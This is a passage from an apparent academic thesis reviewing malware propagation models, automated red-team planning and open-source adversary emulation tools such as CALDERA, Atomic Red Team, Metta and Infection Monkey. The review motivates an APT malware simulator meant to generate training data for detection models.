



Figure 2.5 – Taxonomy of APT features (Bahrami et al., 2019)

## 2.4 Malware simulation and modeling

Mathematical models that propose to simulate attacks by APT malware are described in bunch of research papers (Channakeshava et al., 2009; Hernandez Guillen et al., 2019; Tidy et al., 2015; Zhang et al., 2019), researches investigate propagation of advanced malware on a computer network, modeling APT DoS attacks and malware spread through different types of networks, malware spread velocity and device-infection rates.

One research (Hernandez Guillen et al., 2019) tries to specifically focus on APT malware, authors propose two types of targeted machines: infectious devices (those susceptible ones reached by malware) and attacked devices (the reached devices that are classified by advanced malware as targeted devices). The proposed model aims to simulate the spread of advanced malware on a computer network. The malware being simulated has certain characteristics: it can gather information about potential targets, it can decide whether or not to attack a device it has reached, and it exhibits stealthy and evasive behavior. If a susceptible device is reached by the malware and is determined to be a potential target, it becomes infectious. If the malware decides the device is not a suitable target, it becomes a carrier for the malware but is not itself attacked. An infectious device can become an attack target based on

information gathered about it. If the malware decides not to attack a device, it removes itself from the device and the device becomes recovered. Infectious, carrier, and attack devices can all become recovered at a certain rate, and the model also accounts for the possibility of reinfection and the use of security countermeasures to try to prevent infection. However, the effectiveness of these countermeasures is limited due to the nature of the APT malware. This and similar models can be used to tune and evaluate real malware simulator tools.

Few research (Leszczyna et al., 2008; Monga & Karlapalem, 2009) are available that propose real implemented solution to simulate malware behavior on real systems. One of them (Leszczyna et al., 2008) was specially developed to encounter problem in the lack of tools for accurately reproducing the behavior of malicious software. Developed program is named MAlSim, it is a software toolkit designed to simulate various types of malware in an information system's computer network (Leszczyna et al., 2008). It is capable of simulating the behaviors of different families of malware, such as worms, viruses, and malicious mobile code, as well as different species within those families. It can simulate known malware, as well as generic behaviors such as file sharing and email propagation, and even hypothetical configurations to predict system behavior in the face of new malware. This framework is a distributed simulator that simulates the behavior of each instance of malware independently, meaning that if a prototype malware spreads across a network and creates copies of itself, the MAlSim agent dedicated to simulating that malware will also spread and create new instances (Leszczyna et al., 2008). MAlSim is based on the mobile agent technology and is implemented on the JADE platform, which provides mechanisms for controlling the life cycle of simulation agents (Leszczyna et al., 2008). The toolkit includes components called malware templates, which can be created and used to specify the behavior of the simulated malware.

Software agents are programs that operate on an agent platform, which is an execution environment that provides the agents with functionalities characteristic of the agent paradigm, such as intercommunication, autonomy, and mobility. Agent platforms are deployed across multiple hardware devices using containers, which are instances of a virtual machine that form a virtual agent network node. Mobile agents can migrate from one container to another, and when containers are deployed on different devices, the mobile agents can migrate between those devices as well. Agent platforms can be thought of as communities for agents, where they are managed and can interact with each other. Framework components consist of toolkit with multiple agents, set of behavioral patterns and migration/replication patterns implemented as agent behaviors. To make the agent operative, it must be extended with instances of behavior classes and migration/replication patterns. The behavior patterns define the actions that the agent will take to imitate the behavior of malware, such as scanning for vulnerabilities or sending and receiving packets, without causing harm to the system.

This research (Leszczyna et al., 2008) is dated 2010, it deals with traditional malware with focus on simulation viruses and worms, however as was mentioned malware industry is developing very quickly and now, we have to consider about tools that can be used for APT malware simulation but the ideas that introduced in this research and implementation strategy can be useful for APT malware simulator developing.

One research (Monga & Karlapalem, 2009) deals with framework for malware modeling and simulation that includes and highlight importance of environment in malware simulation, authors emphasize that recent models for computer networks, which do not treat the computer as an autonomous entity are inadequate for malware modeling and simulation. They propose their system as a framework to model computer network environments, as they have advantages of decentralized data and asynchronous computation and similarities to how computers communicate and coordinate with each other to accomplish tasks. Various aspects of a computer on a network in order to make simulations realistic and meaningful include the regular software and security software installed on the computer, as well as the user on the system(Monga & Karlapalem, 2009).

Framework models computers as autonomous agents in a computer network environment (Monga & Karlapalem, 2009). The agents can coordinate with each other by sending messages via the environment and are uniquely identified by an IP address. The framework allows for the specification of attributes for all the computers such as the list of software and security software installed, and the probabilities of the user applying a patch or removing malware. Once the agents are initialized, the framework simulates the normal functioning of the computer and simulates the execution of software, some of which is vulnerable and can be infected by malware. If an agent gets infected, it can be controlled by the malware and malfunction, or even taken off the network. The framework allows for the simulation of the behavior of security software and the user in terms of installing patches or pro-actively removing malware. Network model assumes that all computers in the network can interact directly with each other, including the ability to connect directly, analyze network packets, and send error messages. If direct communication is not possible, the computers are considered to be in separate networks. The model does not simulate core network parameters and the network itself is considered a black box. The focus is done on providing a framework for modeling different types of malware, their spread patterns, and simulating how various parameters may affect them.

## 2.5 Adversary emulation

Adversary emulation is an essential approach in cybersecurity that mimics the tactics, techniques, and procedures of potential attackers (Ajmal et al., 2021). The agnostic threat-based adversary emulation approach strives to simulate an extensive range of potential threats, encompassing both known and

unknown threats(Ajmal et al., 2021). These may include simulated attacks from various types of adversaries like nation-state actors, cybercriminals and hacktivists, employing tactics such as phishing, social engineering, and malware(Basit Ajmal et al., n.d.). With the knowledge gained from adversary emulation exercises, organizations can then implement the findings into their red teaming practices, creating a holistic approach to fortifying their cybersecurity defenses(Applebaum et al., 2016).

Red teaming, a term originated from the military realm, is now a critical element in the cybersecurity landscape(Applebaum et al., 2016). In essence, red teaming refers to a comprehensive and proactive process wherein a group of security professionals, referred to as the red team mimic the tactics, techniques, and procedures (TTPs) of potential adversaries with the intent to exploit security vulnerabilities within an organization's digital infrastructure(Applebaum et al., 2016). The primary objective of red teaming is to evaluate and improve the overall security posture of an organization. Red team exercises are designed to uncover weak points in security systems, processes and human factors that might be overlooked during regular security audits. In addition to detecting vulnerabilities, red teaming also examines an organization's response and recovery strategies by simulating real-world attacks. Red teaming operates on a broader scope than conventional penetration testing(Ajmal et al., 2021). While the latter primarily focuses on identifying exploitable vulnerabilities in a system, red teaming provides a holistic view of the organization's security status. It incorporates social engineering techniques, physical security assessments and advanced persistent threat simulations, providing a comprehensive test of the organization's defensive measures(Ajmal et al., 2021). The relevance of red teaming in contemporary IT security cannot be overstated. As cyber threats grow in complexity and sophistication, traditional security strategies often fall short. Red teaming brings the critical advantage of perspective. By adopting the mindset of potential adversaries, red teams can preemptively detect and mitigate vulnerabilities that might be exploited. Furthermore, red teaming serves to test an organization's incident detection and response capabilities. It helps organizations understand how they would react to a real cyber-attack, revealing any flaws in their incident response plans.

While red teaming undoubtedly presents numerous advantages, its implementation is often hindered by factors like financial expenses, time constraints and the availability of skilled personnel(Ajmal et al., 2021; Applebaum et al., 2016). Conducting a red team exercise demands significant resources and even when these resources are available, there still challenges remain linked to the expertise of team members and the overall design of the exercise. So, the idea of transitioning to automated emulation tools arises in different scientific researches and a lot of adversary emulation models, frameworks and tools prototypes are proposed(Ajmal et al., 2021; Applebaum et al., 2016; Basit Ajmal et al., n.d.; Bhattacharya et al., 2020; Miller et al., n.d.; Shahin & Soubra, 2022; Yoo et al., 2020; Zilberman et al., 2020).

### 2.5.1 Planning and uncertainty in adversary emulation

Automated red teaming as a planning problem integrates automated penetration testing with artificial intelligence planning(Applebaum et al., 2016). It leans on two key dimensions – uncertainty and interaction among individual attack components(Applebaum et al., 2016; Basit Ajmal et al., n.d.). Uncertainty in an attack scenario can either be non-existent, present in the outcome of actions or lie within the planner's state. The interaction among individual attack components can be explicit as in a network graph, take the form of monotonic actions with varying effects or be generalized actions that can negatively influence each other(Applebaum et al., 2016). The challenge often lies not in the uncertainty of an action's outcome, but in the uncertainty of the outcome relative to a given scenario. Given complete knowledge of the environment, every action's execution would be deterministic. However, the planner rarely has complete knowledge of the defender's system(Yoo et al., 2020). Hence, the planning process takes into account uncertainty in the environment, treating actions as deterministic and using a pre- and postcondition model(Applebaum et al., 2016). To handle plan execution towards a specific goal and the uncertainty in the state of the world, an online planning approach is adopted. In contrast to offline planning, online planning creates temporary plans that are modified during execution. After developing a plan, the planner executes the first action, observes the system's responses and if these responses do not align with what was expected, a new plan is created. This online planning approach is well-suited to red teaming as it easily adjusts for uncertainty and assists in solving the goal-definition problem by allowing for heuristics(Applebaum et al., 2016). Developing heuristics is a key part of this process. Each action is assigned a numeric value representing a "reward" for executing that action. Plans are then scored based on a decreasing summation of individual actions' scores. This reward function is highly customizable and can be used to prioritize certain actions over others, simulating how an adversary might realistically operate.

The groundwork for automated planning was introduction with STRIPS planning agent and framework(Nilsson & Fikes, 1970). In this system, actions are simply encoded, detailing their preconditions and effects, or what must be true before an action can be executed and what becomes true after its execution. The planning program then seeks to chain these actions together to determine the most efficient path towards a given goal state. Over time, the domain of automated planning has evolved significantly from the original STRIPS concept, expanding to encompass various sub-problems. For instance, the STRIPS model is a classical offline planner that assumes deterministic outcomes for each action, with the plan precomputed before execution. In contrast, online planners execute an action and then adjust their plan based on the response of the system, allowing for real-time adaptation(Applebaum et al., 2016). Among other types of planners, there are probabilistic planners and partially-observable planners (Hoffmann, n.d.). Probabilistic planners consider actions that have probabilistic outcomes, such

as action 'a' making 'Q' true with a probability of 0.5. Partially-observable planners, on the other hand, operate with limited information about the execution environment. In the context of automated red teaming in cybersecurity, planning serves a critical function. Red teaming is a simulated adversarial attack on a system, intended to test and improve its defenses. Automated planning helps formulate the actions of the red team, allowing for a more controlled, structured, and comprehensive testing procedure. This process can be broken down based on observability, ranging from strong observability approaches to planning with uncertainty (Applebaum et al., 2016). Depending on the level of information known about the system and the desired outcomes, different planning approaches are used to guide the red team's actions.

Strong observability approaches take on the defender's perspective, with comprehensive or nearly comprehensive network knowledge. An example of this approach in one of works is proposed(Boddy et al., 2005),which bears similarities to traditional attack-graphs but also includes planning-based characteristics. Their system generates potential adversary plans based on predefined network models, adversary objectives and attack methods. This method, though focused on the defender's perspective, employs automated planning to evaluate potential paths an attacker might take through the network.

Using planning explicitly over attack graphs, some researchers have incorporated attacker and user profiles into traditional attack graphs to identify critical paths an adversary could potentially take (Hoffmann, n.d.). This approach, along with the integration of a planning system into live exploit execution tools, aims to optimize the penetration testing process. However, these models presume high observability, leaving little room for uncertainty(Applebaum et al., 2016). On the other hand, there are models that deal more explicitly with uncertainty, more applicable to real-world red teaming situations where initial information about the system to be attacked is limited or non-existent. One approach includes a planning system layered over the Metasploit framework, which uses contingency planning to incorporate sensing actions for services. Despite dealing with uncertainty, these models still require some domain knowledge (Applebaum et al., 2016).

In an attempt to move away from traditional planning, some models apply Markov Decision Processes (MDPs), which perceive the world as a series of states and actions as transitions between these states(Hoffmann, n.d.). They strive to define an optimal policy, or the best action for each state, prior to execution. Both MDP-based approaches and probabilistic planning strategies focus on managing uncertainty, assigning probabilities to actions and translating environmental uncertainty into uncertainty about the success of an action. However, these strategies have been criticized for their lack of a practical implementation framework (Applebaum et al., 2016). Other works use Partially Observable Markov

Decision Processes (POMDPs) to address automated planning issues (Sarraute et al., n.d.). In contrast to MDPs, POMDPs introduce a large degree of uncertainty by factoring in the unknowns about the state of the environment. The success of an action is dictated not only by the inherent uncertainty of the action, but also by the uncertainty in the environment from the attacker's perspective. The POMDP approach is considered the most comprehensive for automated red teaming as it fully encodes all environmental uncertainties (Applebaum et al., 2016). Despite its potential, it faces challenges with scalability due to the complexity of POMDPs (Applebaum et al., 2016). Hence, while it represents an important milestone in adversary emulation, improvements in scalability and execution must be made to fully exploit its potential.

### 2.5.2 Adversary emulation tools

To understand how theoretical ideas of emulation are implemented and how they can be used to build an APT malware simulator, it is crucial to have an overview and comparison of threat and adversary emulators. A lot of open-source solutions can be found online, some of them can be used to cover simulation of different tactics and techniques of APT, it is also worth to see what models they utilize and what range of Cyber Chain they cover.

#### 2.5.2.1 Cyber Adversary Language and Decision Engine for Red Team Automation (CALDERA) by MITRE

CALDERA (Alford et al., 2022; *CALDERA*, n.d.) is a cross-platform cybersecurity framework, designed to orchestrate automated security operations. The architecture features a central server which is instrumental in offering an interface for users, along with coordinating various CALDERA agents that are disseminated throughout the network. The server exhibits versatility by managing multiple operations simultaneously, facilitating both offensive (red teaming) and defensive (blue teaming) operations. The CALDERA server can be deployed on a Windows server or Windows 10 platforms, while its remote agents are designed to operate on Windows-based systems. CALDERA's agents are designed to be deployed on endpoints where, to ensure their functionality, any antivirus software must be temporarily disabled. It is noted that the installation and configuration process of CALDERA's components is relatively more complex and time-consuming compared to other threat emulators(Zilberman et al., 2020).

In CALDERA, operations are characterized by an adversary profile, which is essentially a collection of abilities or operators, and the selection of a planner. The planner brings these abilities into action by turning them into instructions for the agents to execute. Each operation, from its commencement, sustains its unique set of facts and the relationships connecting these facts. CALDERA agents, implemented as implants, perform the role of executing abilities on host machines. Their

functionality can dynamically adapt during an operation. For example, an offensive operation may commence with a solitary agent on an initial host, but as the operation unfolds, new agents might be implanted on the compromised hosts, and some agents might be terminated due to counter-operations or machine failure. These agents are designed to continually connect with the server for acquiring instructions. Abilities constitute the actions that agents can perform. These can include activities like harvesting usernames and passwords, establishing remote file shares, and organizing remote tasks. Abilities are detailed in YAML files, which include a name, description, and a set of instructions and requirements that depend on the platform. The design of abilities is quite flexible, thus enabling the definition of new capabilities with minimum coding. The CALDERA framework, written in Python, also includes a plugin interface that implements much of its core functionality. All the planners, abilities, and agents are disseminated through plugins for CALDERA. CALDERA is distributed with an extensive repository of distinct abilities, many of which are automatically imported from the Atomic Red Team library(*Atomics - Explore Atomic Red Team*, n.d.). However, the requirements and parsing referenced by Python objects make automatic translation from their YAML definitions to the Planning Domain Definition Language (PDDL) challenging(Miller et al., n.d.). Advanced reasoning techniques are essential as defenders assess the impact of deploying deceptive measures on their networks, such as honeypot servers and fake credentials. Automated planners can be more selective with the facts used, making effective deception strategies more difficult to predict (Miller et al., n.d.).

#### 2.5.2.2 Atomic Red Team

Atomic Red Team (*Explore Atomic Red Team*, n.d.) is a comprehensive library for threat emulation, featuring a collection of lightweight, quickly executable security tests that are intended for use by security teams. These tests can be run using various interfaces such as the command line, PowerShell, and Shell, providing flexibility in execution. The compatibility of Atomic Red Team extends across all primary operating systems, demonstrating its wide applicability. This tool supports a broad range of techniques covering persistence, privilege escalation, defense evasion, credential access, and discovery tactics. A significant number of techniques are available for each of these categories. Moreover, it provides methods for lateral movement and the simulation of Command and Control communication, enhancing its capabilities in emulating sophisticated threat scenarios. One of the distinguishing features of Atomic Red Team is its integration with the MITRE ATT&CK framework. Every procedure within the library is mapped to this matrix, allowing for a clear understanding of the threat landscape being emulated. Additionally, it supports the integration of custom procedure scripts, offering flexibility for tailoring tests to specific needs. In its toolkit, Atomic Red Team incorporates third-party utilities such as mimikatz for performing advanced techniques like credential dumping. A noteworthy feature is its evasion capability; most of the procedures in the Atomic Red Team library can

go undetected by antivirus tools. Another critical attribute is its cleanup functionality at the procedure level, which helps maintain system integrity post-test. Furthermore, it provides onscreen logging, displaying real-time information about the ongoing procedure during the execution of an attack. The library's documentation primarily resides within the comments of the procedure scripts, providing essential guidance directly in the code.

#### 2.5.2.3 Meta

Metta (*GitHub - Uber-Common/Metta: An Information Security Preparedness Tool to Do Adversarial Simulation.*, n.d.), an initiative by Uber Technologies, serves as a threat emulation solution principally aimed at evaluating endpoint security, although it does comprise a suite of network security testing procedures as well. It is capable of operation on a variety of endpoint systems, including Linux, Windows, and MacOS, showcasing its broad compatibility. Using Metta does demand some initial setup, requiring the installation of a Redis server, Python 2.7, and Vagrant, which makes the setup process slightly more complex compared to other threat emulators. Metta's arsenal consists of numerous in-built attacks, each one executing all the techniques that fulfill a particular tactic. For instance, an attack might employ all techniques dedicated to user data collection. Such an attack does not aim to mimic the complete attack lifecycle but instead focuses on an extensive evaluation of specific defense targets. Metta equips its users with the ability to design custom multi-procedure attacks, yet this feature necessitates that operators possess coding experience to add, launch, and manage such attacks. Metta supports Command and Control and lateral movement tactics. However, lateral movement procedures are exclusively implemented for Linux OS. In terms of tactics, Metta offers various techniques to accomplish discovery, credential access, and defense evasion, each having a reasonable number of techniques. In contrast, persistence, privilege escalation, collection, and exfiltration tactics are supported with a limited number of techniques. A significant aspect of Metta is that most of its procedures were able to evade detection by antivirus tools. It provides on-screen logging for each attack, and a log file is generated upon the completion of each attack.

#### 2.5.2.4 Infection Money

Infection Monkey (*Infection Monkey | Akamai*, n.d.) is a threat emulation tool primarily designed for evaluating and strengthening defenses against lateral movement and discovery tactics, with a focus on initial access. This tool includes a Command-and-Control component and a Remote Access Trojan, both of which need to be installed on the endpoints. As the RAT used by Infection Monkey is typically flagged as a threat by antivirus tools, it necessitates the temporary disabling of such tools for proper functionality. The server component of Infection Monkey can be installed on any operating system, and the user does not require any additional expertise to initiate an attack. However, its RAT component is compatible with Windows and Linux OSs, but not MacOS. Using the Infection Monkey RAT, the user

can select the first machine to be compromised among the available endpoints. The tool also provides reports on machines that were infiltrated during the process of lateral movement. Infection Monkey was conceived with the specific objective of testing defenses against lateral movement. However, it does not boast a broad spectrum of tactics and supports a limited number of techniques. Despite these limitations, the tool's techniques and exploits draw from real-world scenarios, closely mirroring the behavior of actual attackers during lateral movement. Infection Monkey provides robust logging capabilities, recording the progress of each executed attack within the interface and supplying a comprehensive review of the results.

### 2.5.3 Comparison of adversary emulation tools

Some interesting implementations of adversary emulation tools were presented above, however we can refer to work (Zilberman et al., 2020) were open-source threat emulators are compared to extract additional information that can be useful for our development.

The comparison of different threat emulators took into consideration multiple red teaming use cases that also can overlap with APT Malware Simulator:

- In training exercises, the goal is to challenge the defense mechanisms of the blue team, often within a controlled environment like a cyber range. A comprehensive understanding of the asset’s security effectiveness is derived from such exercises, thus enhancing mitigation and response efficiency. In the absence of a skilled red team, a non-specialist operator could use a threat emulator to train the blue team on typical scenarios.
- The assessment of security tools is crucial for accurately positioning a product within the cybersecurity landscape. Factors such as an organization's assets, regulations, size, and operational environment characteristics shape their security needs. An organization can use threat emulators to compare and evaluate security tools without risk to their security status. These emulators enable the creation and replication of simulated attacks, aiding the comparison of different security measures.
- Organizational security assessment, security controls and standard security assessment activities are defined by regulations and standards.
- What-if analysis focuses on the consequences of changes in the operational environment, ignoring the causes. Such analyses assess the potential impact of security events and prioritize the respective mitigation activities. By using threat emulators, the process of what-if analysis can be largely automated, allowing the reproduction of attack scenarios with changes to specific attack parameters.

In the assessment of threat emulators(Zilberman et al., 2020), several criteria were considered to evaluate their utility and effectiveness:

Environment compatibility was examined as one of the main criteria, which includes factors such as operating system compatibility, any required changes in the security array, and special prerequisites. A good threat emulator should be able to support all operating systems used by organizational endpoints, operate without requiring changes in the organizational security array, and ideally be self-contained without needing additional third-party tools or special privileges.

Scenario definition was also evaluated, which is particularly important in mimicking complex and realistic attacks. Here, criteria included the ability to add new procedures, configure existing ones, create multi-procedure attacks, and cover diverse TTPs. Ideal emulators should support the addition of new procedures, enable configuration of both built-in and new procedures, support the creation of custom multi-procedure attacks, and implement a diverse set of attack techniques for a comprehensive assessment.

The scenario execution was considered as well. This includes the ability to stop an attack mid-runtime, the capability to clean up after an emulated attack, and the functionality to produce and store log files.

## 2.6 The summary and main results of the second chapter

Malware is any software that was developed with aim to harm or exploit a computer system. It can be classified into different type such as viruses, worms, trojans etc., each of which has its distinctive behavior patterns. APT malware is a type of malicious software that is specifically designed to be stealthy and evade detection by security systems. It is often used in APT attacks, which are long-term, targeted cyber-attacks that seek to gain unauthorized access to a network and remain there for an extended period of time. Regular malware, also known as “commodity malware,” is typically less sophisticated and targeted than APT malware, sophistication usually includes usage of advanced customization, evasion and persistence techniques, usage of encrypted communication channel with C2C, usage of social engineering and zero-day vulnerabilities. Typical APT attack model can be presented by Cyber Kill Chain framework and consist from 7 stages: reconnaissance, weaponization, delivery, exploitation, installation, command and control, actions on objective.

Different malware propagation models are proposed, they utilize different parameters of malware and target system to predict propagation of malware through computer network, infection rates. Also,

some malware simulator frameworks are proposed. Usually, they utilize agent-based architecture, allowing to specify behavioral patterns for different agents. Some of them also propose to utilize target environment by simulation possible software on target system and users.

Adversary emulation replicates potential attacker tactics, techniques, and procedures to simulate a wide array of threats, helping organizations understand and mitigate possible vulnerabilities. Red teaming is a comprehensive process where security professionals mimic potential adversaries to exploit an organization's digital infrastructure weaknesses. Although red teaming is a beneficial cybersecurity practice, it often faces implementation barriers such as financial expenses, time constraints, and the availability of skilled personnel. Consequently, the idea of automated adversary emulation tools has gained prominence, proposing numerous models, frameworks, and prototypes to streamline the process. A pivotal part of automated red teaming is the integration of artificial intelligence planning with automated penetration testing, focusing on uncertainty and interaction among attack components. Different planning models have been adopted to accommodate varying levels of system observability and uncertainty, ranging from deterministic STRIPS planning to more sophisticated online and partially-observable planning models. These models handle the uncertainty of outcomes relative to given scenarios and adapt to responses from the system. Based on the insights garnered from adversary emulation, red teaming practices, and the analysis of various threat emulation tools, these principles and methodologies could be effectively adapted to develop an advanced persistent threat malware simulator.

## 2.7 Conclusions of the second chapter

Advanced persistent threats are a type of malware that is specifically designed to infiltrate and remain undetected on a target's system for an extended period of time. The problem with APT malware is that it is targeted, continuous and sophisticated, and it evades signature-based detection, so new methods such as heuristic or more advanced methods of detection are required. One of the key distinctive features of APT malware is its sophisticated methods of evasion, infection, and attack behavior that sets it apart from traditional malware. This makes it a more significant threat as it is difficult to detect and remove.

With the rise of APT malware, classification and detection methods require more sophisticated approaches and techniques, as well as more data for modeling and evaluation. Despite the increasing need for APT malware simulation, there is a lack of tools that can help simulate malware actions on real systems, especially for APT malware. However, a common approach can be improved to create an APT malware simulator. Such simulator would provide researchers with a tool to test other defense mechanisms against APT malware, simulate its activity on observed systems and develop effective defenses against it.

The objectives and goals of automated adversary emulators and APT Malware Simulators have overlapping elements, primarily due to their mutual goal on testing and enhancing the resilience of organizational security controls and countermeasures. Yet, their methodologies, features, and target environments can substantially differ. Automated adversary emulators typically focus on executing what-if analyses in various scenarios, replicating the techniques, tactics, and procedures (TTPs) used by real-world threat actors. These simulators are typically constructed as all-in-one scripts that deploy a full suite of adversarial behavior within a single environment. They do not usually segregate different TTPs, but instead operate in a holistic manner to emulate a comprehensive threat scenario, leveraging the interconnectedness of various tactics and techniques. The principal focus of these emulators lies in evaluating existing environments, identifying potential vulnerabilities, and highlighting areas for strengthening security controls. If the environment is not fully suited or primed, these emulators might fail to generate meaningful outcomes, as their functional dependence on the target environment is high.

On the other hand, an APT Malware Simulator should embody a more specialized approach. It should be designed to emulate the behavior of specific malware entities, replicating their signature traits, propagation methodologies, and payloads. It not only emulates the malicious activity in real-time but also possesses the capacity to generate a repository or database of malicious behavior patterns for future reference. This database can further be used to train or evaluate security systems, augment threat intelligence and enhance predictive threat modeling. Unlike adversary emulators, malware simulators should not entirely dependent on the target environment for their operations, as they can effectively simulate the assigned malware behavior independently.

Despite these differences, the methods, models, and criteria used in adversary emulation can be highly informative and constructive when developing an APT Malware Simulator. For instance, the tactics and techniques utilized by automated adversaries can be co-opted to make the malware simulation more realistic. Similarly, the methods used to assess and compare adversary emulators can be adapted to evaluate the efficacy and accuracy of malware simulators.

# 3. APT Malware Simulation System

## 3.1 Use cases

Describing the possible scenarios or use cases, where APT Malware Simulator could be utilized effectively, we can identify the functional and non-functional requirements that can be instrumental in the design and implementation of a prototype.

The primary application of the APT Malware Simulator is geared towards the creation of a comprehensive database that presents adversary behavior. This rich data repository will serve as a training ground for artificial intelligence systems, specifically in the development and refining of machine learning models for the detection of APT malware. The use case can be described as training of detection model, here a user seeks to generate a well-rounded dataset encompassing both normal and suspicious behaviors, last one will be generated with APT simulator. The purpose of such a dataset is to serve as an efficient training platform for machine learning models, aiming to enhance their capacity in detecting APT malware. This approach differs from the conventional goal of adversary emulation tools. In essence, adversary emulation tools are primarily designed to mimic TTPs of specific threat actors with the objective of assessing an organization's security posture and resilience against known threats. They are fundamentally reactive, testing defenses against already known TTPs. Typically, they either execute a single script comprising all possible TTPs against a target or the user creates and runs an available plan based on known TTPs. These modes of operation primarily focus on emulating known threat actor behaviors within a specific scenario. In contrast, the APT Malware Simulator demands a more complex and comprehensive approach. It necessitates conducting a series of simulations across diverse environments to encompass all possible scenarios that will mimic APT behavior. This involves not only emulating known chains of TTPs, but also creating novel ones, thereby offering a more complete and effective approach to understanding and mitigating potential APT threats.

Also, the APT Malware Simulator can serve as a tool for assessing the resilience and effectiveness of a system or network's defensive measures. By simulating a range of APT malware activities, users can observe and analyze the response of their defense systems to these simulated threats. This active testing can help identify potential vulnerabilities or weak points in the defenses, which may not be as effectively detected by adversary emulation tools, which typically run known TTPs. The APT Malware Simulator, with its ability to generate novel threat scenarios, provides a more exhaustive and holistic test of the defense mechanisms. Also, it is possible to include defense mechanisms or its absence as a part of environment of simulation that will result in new possible combinations of simulation.

Summary of use cases from user perspective as well as from system maintainer perspective is provided on Figure 3.1. on Figures 3.2-3.3 sequence diagrams are presented.





Figure 3.1 – System use cases diagram





Figure 3.2 – Sequence diagram of simulation process

